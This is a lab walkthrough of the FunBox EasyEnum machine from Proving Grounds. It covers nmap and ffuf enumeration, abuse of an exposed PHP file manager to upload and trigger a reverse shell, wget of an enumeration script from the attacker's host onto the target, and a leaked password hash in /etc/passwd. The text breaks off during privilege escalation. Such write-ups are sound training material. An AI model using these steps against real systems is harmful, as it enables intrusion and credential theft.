FUNBOX EASY ENUM

> Welcome to my writeup where I am gonna be pwning the **FunBox EasyEnum** machine from **proving grounds**. This challenge has only 2 flags. Let's get started!

GETTING STARTED

To access the lab, visit [proving grounds]() and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


FOOTPRINTING

I performed an **nmap** aggressive scan to find open ports and the services running on them.


```
┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─# nmap -A -p- 192.168.231.132 -oN easyenum.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 09:15 EDT
Nmap scan report for 192.168.231.132
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:52:32:5b:8b:f6:38:c7:7f:a1:b7:04:85:49:54:f3 (RSA)
|   256 d6:13:56:06:15:36:24:ad:65:5e:7a:a1:8c:e5:64:f4 (ECDSA)
|_  256 1b:a9:f3:5a:d0:51:83:18:3a:23:dd:c4:a9:be:59:f0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

INITIAL ACCESS


The scan identified **http** service to be up and running so I accessed it through my browser. I landed on a default **apache** landing page.




Hence I fuzzed web directories and files using **ffuf**.




I tried accessing the **robots.txt** file but found nothing interesting.




Another page identified while fuzzing was **phpmyadmin**, so I tried accessing it and used default credentials to try to log in.




Since the default credentials didn't work, I tried digging deeper by enumerating **file extensions** using **ffuf**. I tried common extensions like `.js`, `.php`, `.asp`, `.aspx` and found a file with `.php` extension.




I accessed it on the browser and found it to be a graphical user interface for the `/var/www/html` directory. It allowed various operations on the files present inside like, change permissions, delete, add, rename etc.



Here I found the first flag and read it using the available functions.







Next I downloaded the **php reverse shell** payload from **pentestmonkey** on my local system.

```
┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─# wget "https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php" -O revshell.php
--2024-10-23 10:19:36--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'revshell.php'

revshell.php                        100%[===================================================================>]   5.36K  --.-KB/s    in 0s

2024-10-23 10:19:36 (107 MB/s) - 'revshell.php' saved [5491/5491]


┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─# ls
easyenum.nmap  ip  revshell.php

┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─#
```


I modified the payload to add my listening address and port and uploaded it on the target.




I gave it read, write and execute permissions for owner, group and others.




Finally I triggered the payload by attempting to access it and got a reverse shell.





I spawned a **pty** shell using **python** and exported my terminal for better usability.



PRIVILEGE ESCALATION

I transferred the **linux smart enumeration** script from my system to the target to identify misconfigurations that could help me escalate my privilege.

```
www-data@funbox7:/var/www$ wgewget "http://192.168.45.246:8080/lse.sh"
wget "http://192.168.45.246:8080/lse.sh"
--2024-10-23 14:28:10--  http://192.168.45.246:8080/lse.sh
Connecting to 192.168.45.246:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
lse.sh: Permission denied

Cannot write to 'lse.sh' (Permission denied).
www-data@funbox7:/var/www$ ls
ls
html  local.txt
www-data@funbox7:/var/www$ cd html
cd html
www-data@funbox7:/var/www/html$ wget "http://192.168.45.246:8080/lse.sh"
wget "http://192.168.45.246:8080/lse.sh"
--2024-10-23 14:28:21--  http://192.168.45.246:8080/lse.sh
Connecting to 192.168.45.246:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh              100%[===================>]  53.81K   317KB/s    in 0.2s

2024-10-23 14:28:21 (317 KB/s) - 'lse.sh' saved [55098/55098]

www-data@funbox7:/var/www/html$
```

I ran the file and found a hash for **oracle** user.

```
www-data@funbox7:/var/www/html$ chmchmod +x lse.sh
chmod +x lse.sh
www-data@funbox7:/var/www/html$ ./lse.sh
./lse.sh
---
If you know the current user password, write it here to check sudo privileges:

---

 LSE Version: 4.14nw

        User: www-data
     User ID: 33
    Password: none
        Home: /var/www
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
       umask: 0000

    Hostname: funbox7
       Linux: 4.15.0-117-generic
Distribution: Ubuntu 18.04.5 LTS
Architecture: x86_64

==================( Current Output Verbosity Level: 0 )==================
=====================================================( humanity )===
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
---
                                  NO
                                  WAR
---
=======================================================( users )===
[i] usr000 Current user groups.......................................... yes!
[*] usr010 Is current user in an administrative group?.................. nope
```

```
root@kali: ~/offsec/funbox/easyenum
File  Actions  Edit  View  Help
root@kali: ~/offsec/funbox/easyenum ×   root@kali: ~/offsec/funbox/easyenum ×   root@kali: ~/offsec ×
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... nope
[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'www-data'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
[i] fst540 Dump fstab file..... skip
=================================================================( system )=====
[i] sys000 Who is logged in..... skip
[i] sys010 Last logged in users..... skip
[!] sys020 Does the /etc/passwd have hashes?..... yes!
---
oracle:$1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0:1004:1004:,,,:/home/oracle:/bin/bash
---
[!] sys022 Does the /etc/group have hashes?..... nope
[!] sys030 Can we read shadow files?..... nope
[*] sys040 Check for other superuser accounts..... nope
[*] sys050 Can root user log in via SSH?..... nope
[i] sys060 List available shells..... skip
